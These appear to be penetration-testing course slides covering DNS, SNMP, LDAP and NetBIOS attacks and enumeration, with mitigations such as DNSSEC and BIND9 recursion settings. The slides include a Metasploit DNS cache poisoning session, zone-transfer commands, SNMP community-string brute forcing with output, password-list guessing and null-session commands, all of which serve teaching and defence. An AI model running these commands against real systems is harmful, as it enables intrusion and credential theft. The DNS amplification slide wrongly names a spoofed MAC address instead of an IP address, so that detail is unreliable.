


Mitigation

- **DHCP snooping**
 - DHCP security feature of Cisco catalyst switch
 - Divides the ports into “trusted” and “untrusted” category
 - DHCP response packet like DHCPOFFER, DHCPACK, or DHCPNACK coming from the untrusted port will be blocked
- **Port security**
 - A feature used to secure the switch port
 - It allows you to limit the number of MAC address allowed to access the port
 - The port does not forward the packet with source address outside the group of defined addresses

DNS

- Domain Name System
 - Its primary job is to convert the domain name into computer readable IP address
 - First looks into the local DNS cache
 - Then ISPs recursive DNS server cache
 - Sends the query to the TLD nameservers
 - Finally, fetches the IP from the authoritative nameserver




DNS Attacks

- **DNS cache poisoning**
 - Takes the advantage of cache stored in the DNS
 - Attacker poisons the cache by injecting the incorrect mapping of website- IP address
 - Can be used for phishing, malware downloads, etc.
- **DNS amplification DDOS**
 - Attacker uses the publically available open DNS server to flood the victim with DNS response traffic
 - DNS request sent by the attacker contains the spoofed MAC address of the victim
 - DNS response from multiple DNS goes to the victim
- **DNS Zone transfer**
 - An attacker acts as a slave and asks for the copy of zone information from Master DNS server
 - With the Zone record, an attacker can obtain a lot of sensitive information about the victim's internal network

Tools

- DNS cache poisoning
 - Metasploit module for DNS cache poisoning



```
Applications ▾ Places ▾ Terminal ▾ Mon 12:26
root@kali: ~

File Edit View Search Terminal Help
msf > use auxiliary/spoof/dns/bailiwicked host
msf auxiliary(bailiwicked_host) > show options

Module options (auxiliary/spoof/dns/bailiwicked_host):
linux-x86.tar.gz
Name      Current Setting  Required  Description
-----  -----
HOSTNAME  pwned.example.com  yes        Hostname to hijack
INTERFACE          no        The name of the interface
NEWADDR   1.3.3.7       yes        New address for hostname
RECONS    208.67.222.222  yes        The nameserver used for reconnaissance
RHOST     192.168.0.101   yes        The target address
SNAPLEN  65535        yes        The number of bytes to capture
SRCADDR   Real         yes        The source address to use for sending the queries (Accepted: Real, Random)
SRCPORT    53          yes        The target server's source query port (0 for automatic)
TIMEOUT   500          yes        The number of seconds to wait for new data
TTL       46238        yes        The TTL for the malicious host entry
XIDS      0            yes        The number of XIDs to try for each query (0 for automatic)

msf auxiliary(bailiwicked_host) > set hostname www.victim.com
hostname => www.victim.com
msf auxiliary(bailiwicked_host) > set newaddr www.evilguy.com
newaddr => www.evilguy.com
msf auxiliary(bailiwicked_host) > set newaddr 64.233.169.104
newaddr => 64.233.169.104
msf auxiliary(bailiwicked_host) > set srcport 53
srcport => 53
msf auxiliary(bailiwicked_host) > set rhost 192.168.0.101
```

Tools

- DNS amplification DDOS

- Nmap with script

```
nmap -sU -p 53 -sV --script= dns-recursion.nse <IP>
```

- DNS Zone transfer

- Fierce: **fierce -dns example.com**
 - dig: **dig @ns1.google.com google.com axfr**
 - host: **host -l google.com ns1.google.com**

Mitigation

- DNS cache poisoning
 - Latest version of DNS comes with randomized port for transaction IDs
 - DNSSEC
- DNS amplification DDOS
 - Elimination of unsecured recursive resolver can help reduce the attack
 - Configuration on two widely deployed DNS servers are BIND9 and Microsoft's DNS server
- DNS Zone transfer
 - Restricting Zone transfers
 - Zone transfer should be allowed between nameservers of same domain

Mitigation

- BIND9
 - Add the following to the global options:

```
options {  
    allow-query-cache { none; };  
    recursion no;  
};
```
- Microsoft DNS Server
 - In the Microsoft DNS console tool:
 - Right-click the DNS server and click Properties
 - Click the Advanced tab
 - In Server options, select the “Disable recursion” checkbox, and then click OK

Abusing SNMP

SNMP Defined


- Simple Network Management Protocol
- Uses a Client/Server architecture
 - Monitoring and Management of devices
 - Agents collect information from the device and hold it in a table
 - Managers poll agents to gather this data, which they use to present a centralized view of the network to administrators
- Often installed by default
- SNMP is often found on many OS's and most every network device

Protocol Data Unit (PDU)

- SNMP “packets” are known as PDUs or Protocol Data Units
- 4 types of PDUs to be concerned with:
 - Get request
 - Queries for a value contained stored within the SNMP-enabled device’s SNMP database
 - Get Next request
 - Queries the variable that follows the previous Get request
 - Set request
 - Used to configure devices and set variables to specific values
 - Trap message
 - Alerts and error messages sent to the manager back from the device. Only Trap messages are initiated from device to manager. All others flow from manager to device

SNMP Communication

- Overview of normal SNMP communication:



Community Strings

- SNMP authentication is done via plain text community strings. No username/password. Everyone shares community strings
 - Public community string allows you to read from the client
 - Private community string allows you to read/write values to the client
- Uses UDP as the communication Protocol
- SNMP Get, Get Next, and Set are sent via UDP port 161
- Trap messages are sent via UDP port 162

Management Information Base (MIB)

- On the SNMP-enabled device, values are stored in a relational database. This database is called Management Information Base (MIB)
- The variables have standard “names”, which are referred to by a series of dotted integers
- Standardization allows different devices/managers to talk with each other using a common language
- These dotted integer names are referred to as Object Identifiers or OIDs
- The human readable or text versions of the OIDs are called object descriptors


Management Information Base (MIB)

- Example: If you query the OID 1.3.6.1.2.1.1.1 with a Get Request on any SNMP-enabled device's MIB, you will get the system description (Object description SysDesc)
- To get the next variable, you can issue a Get Next request
- Issuing a Get Request then many Get Next requests until all information is retrieved is known as “SNMP Walking”
- Vendors also have specific MIBs for their devices that are non-standard
- Manager must have a matching MIB entry to understand data coming back from walked agent

Understanding OIDs

.1.3	.iso.org
.1.3.6	.iso.org.dod
.1.3.6.1	.iso.org.dod.internet
.1.3.6.1.1	.iso.org.dod.internet.directory
.1.3.6.1.2	.iso.org.dod.internet.mgmt
.1.3.6.1.2.1	.iso.org.dod.internet.mgmt.mib-2
.1.3.6.1.2.1.1	.iso.org.dod.internet.mgmt.mib-2.system
.1.3.6.1.2.1.1.1	.iso.org.dod.internet.mgmt.mib-2.system.sysDescr
.1.3.6.1.2.1.1.2	.iso.org.dod.internet.mgmt.mib-2.system.sysObjectID
.1.3.6.1.2.1.1.3	.iso.org.dod.internet.mgmt.mib-2.system.sysUpTime

Walking the OIDs



SNMP Versions

- **SNMP version 1**
 - Poor security
 - Designed in 80s before security was a priority
 - Most popular
- **SNMP version 2 c.1993**
 - Better security for authentication
 - No backward compatibility
 - Implementation was too complex and was rejected in practice
- **SNMP version 3 c. 1999**
 - Robust authentication
 - Encryption options
 - Backward compatible with version 1
 - Gaining wide acceptance in security conscious organizations

SNMP v1 vs. v3

- Talking about security features specifically...
- SNMP version 1
 - SNMPv1 relies on IP address-based access lists and community strings for authentication
 - Community strings function something like a password and are a shared, "secret" between an SNMP manager and agent
 - All data transferred (including community strings!) is sent in the clear
 - No access control granularity. Access to one is access to all

SNMP v1 vs. v3

- Talking about security features...
- SNMP version 3 c. 1999
 - Using authentication in SNMPv3 requires that both the SNMP manager and agent share a secret authentication key. This key is generated from a user's password when needed by way of a secure hash function. Every SNMP PDU is hashed to prevent tampering in transit
 - Authentication data and transmit data can be encrypted (but not required, making it compatible with v.1)
 - Access control can be enforced down to the PDU level

Hacking SNMP

- We have many possibilities for attacking SNMP
- Loads of system information in MIBs that can be enumerated via SNMP Walking
- Sniffing: both community strings and device-to-manager communication
- Default community strings
 - Public Community:
public
 - Private Community:
private
- Spoofing address of manager or devices
- Brute forcing SNMP authentication is easy
- If we can obtain private string, we can write values to MIB. Device is ours!

Hacking SNMP

SNMP hacking is made easier in the real world by:

- Admins blast out community strings in large environments looking for routers
- SNMP v1 is in wide use
- Even if default strings not used, “standard” is Companyname-public
- Many admins do not watch for brute forcing
- Most won’t notice a “quiet” device for a few hours or days, if IP address is taken or communication severed as long as we can generate a heartbeat

Bruting with Onesixtyone

- The tool onesixtyone is a good brute force tool for snmp

```
root@attackserver:~/snmpfucking/onesixtyone-0.3.2# onesixtyone 192.168.95.191 -c  
dict.txt  
Scanning 1 hosts, 49 communities  
192.168.95.191 [secret] Hardware: Intel64 Family 6 Model 58 Stepping 9 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)  
^C
```

Enumeration with snmpwalk

- Issuing Get Requests:

```
root@attackserver:~# snmpwalk -v 2c -c secret 192.168.95.233
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 58 Stepping 9 AT/AT COMPATIBLE - Software: Windows Version 6.0 (Build 6002 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (42864) 0:07:08.64
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "WIN-872DJH5N4FU"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 16
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
```

iReasoning MIB Browser

- Can be used to get a more GUI like experience while enumerating SNMP
- Very flexible
- Fully featured
- Noisy!

The screenshot shows the iReasoning MIB Browser application window. The title bar reads "iReasoning MIB Browser". The menu bar includes File, Edit, Operations, Tools, Bookmarks, and Help. The toolbar contains buttons for Address, Advanced..., OID, Operations, and Go. The left sidebar is titled "SNMP MIBs" and shows a tree view with "MIB Tree" and "iso.org.dod.internet.mgmt.mib-2" selected. The main area is titled "Result Table" and displays a table of SNMP data. The table has columns for Name/OID, Value, Type, and IP:Port. The data rows are as follows:

Name/OID	Value	Type	IP:Port
.1.3.6.1.4.1.311.1.7.3.1.24.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.25.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.26.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.27.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.28.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.29.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.30.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.31.0	0	Counter...	192.168.1...
.1.3.6.1.4.1.311.1.7.3.1.32.0	0	Counter...	192.168.1...

LDAP

- Stands for: **Lightweight Directory Access Protocol**
- It is used to access or maintain directory services on the Internet
- It is a software protocol and a **lightweight** version of the **Directory Access Protocol (DAP)**
- Examples: Look for individuals in a network, find a domain, find contact information, encryption certificates, and much more

LDAP Information

- By enumerating LDAP we may:
 - Find the way the LDAP server stores the information
 - Find information about users, printers, or any other networking resource available
 - Enumerate usernames and group names
 - Determine the underlying Operating System
 - Locate user addresses, emails, departmental details

LDAP Enumeration Tools

- Windows:
 - Nmap Scripting Engine (NSE): ldap-brute, ldap-search
 - LdapMiner
 - LDAP Explorer
 - Jxplorer
- Linux:
 - Ad-ldap-enum
 - Nmap Scripting Engine (NSE): ldap-brute, ldap-search
 - LDAP Explorer
 - Jxplorer
 - Ldapsearch

LDAP Enumeration Tips

- Nmap Scripting Engine is very powerful, you should always use it
- Ad-ldap-enum is an open source project which is being updated constantly. It is fast and reliable
- Always investigate LDAP enumeration results in depth. Even if the output is (probably) big, a close look may reveal sensitive information. If you are not good with this, use a Graphical User Interface LDAP enumerator to have a better view of your findings

NetBIOS

- Stands for: **Network Basic Input/Output System**
- It allows applications from different systems to communicate via the Network (LAN)
- Examples: Sharing files/printers, exchange messages
- It is an API, not a protocol. It runs over TCP/IP by using the *NetBIOS over TCP(NBT)* protocol

NetBIOS Information

- By enumerating the NetBIOS we may:
 - Determine the Workgroup/Domain of our target
 - Find its available shares
 - Attempt null session attacks in order to access the server
 - Receive OS information
 - Find the available users on the target machine
 - Access the shared resources, and thus view the server's contents
 - Find the Password Policy used
 - View the User Groups
 - Find the SIDs, which may allow us find more usernames

NetBIOS Enumeration Tools

- Windows:
 - Nbtstat (main Windows tool).
 - Nat10bin (One of the oldest but still the most accurate tools)
 - Winfingerprint
 - Sid2user
 - DumpSec
- Linux:
 - enum4linux
 - nbtscan
 - smbclient
 - rpcclient

NetBIOS Enumeration Tips

- Always use NBTstat. It is the main Windows tool; it will reveal several information
- Don't forget to try NULL SESSIONS with net use/winfingerprint or other tools. They still work!
- Nat10bin might be old, but it can retrieve a big amount of information
- When using Winfingerprint, always get the SID. You can use it later with Sid2user in order to enumerate usernames
- While using enum4linux, don't forget to install “polenum” and “Idapscripts” in order to have the best results

Common NetBIOS Enumeration Commands

nbtstat -A <IP>

- It will list the target's name table, given its IP

net view <IP>

- To display domains, computers or resources that are being shared by the target machine

net use <IP>

- Used to connect or disconnect from a shared resource

nat.exe -u USERLIST.txt -p PASSLIST.txt <IP>

- Used to run nat10bin against an IP. In this example we are using the usernames located under USERLIST.txt file and the passwords located under PASSLIST.txt

net use \\IP\ipc\$ "" /user:""

- Used to attempt a Null Session

Common NetBIOS Enumeration Commands (cont.)

sid2user.exe \\\TARGET_NAME SID

- By using sid2user along with the target's SID – discovered by winfingerprint – we are able to list user names on the target machine

On Linux:

enum4linux -a -v IP

- This will call enum4linux to run all the simple enumeration techniques against a given IP. The verbose option also helps to understand what actions the tool takes on each step

smbclient -L IP

- Works similarly to net view. It will list the target's share names, Domain name and other information

TCP/IP for Hackers

Protocols

- What are protocols?
 - Systems communicating with each other need a standard language
 - This language is called a protocol
 - Allows different systems to talk to each other (IBM mainframe can talk to a Linux box on SPARC over TCP)
- Protocols are defined under Requests for Comments (RFC)
 - RFCs define protocol implementations
 - Vendors and software developers are supposed to follow RFCs
 - RFCs define how a system is supposed to work, and often neglect what would happen under abuse


TCP and UDP Ports

- What are ports?
 - Over TCP or UDP, we want many other protocols to reside on top of them
 - TCP/UDP both have the concept of ports to allow multiple protocols to allow more than one type of TCP or UDP communication
- Ports can range from 0 to 65535
 - Port 0 is never supposed to be used
- Ports 1-1024 are known as Privileged Ports
 - The concept of Privileged Ports was originally a security feature, on a multi-user system only root could bind to them. Regular users couldn't open up ports that may be confused by others as system ports.

TCP and UDP Ports

- Ports above 1024 are known as Ephemeral Ports
 - Supposed to be used for outbound connections to Privileged Ports
 - Now everything runs on them
 - Ephemeral ports are temporary ports assigned by a machine's IP stack. When the connection terminates, the ephemeral port is available for reuse, although most IP stacks won't reuse that port number until the entire pool of ephemeral ports have been used
- Services or Daemons attach to ports
 - A service responds to requests on a port, and provides whatever function is required
 - Services DO NOT always run on default ports (such as FTP on 21)

TCP Header




TCP Flags

- TCP Flags
 - URG - urgent data
 - ACK - acknowledging connection or packet arrival response
 - PSH - deliver data to applications
 - RST - drop the connection (Hard reset)
 - SYN - new connection
 - FIN - close connection (Gentle close)
- More than one packet can be set at a time. But, some combos should never be seen (SYN + FIN)

TCP Handshake

- TCP 3-Way Handshake

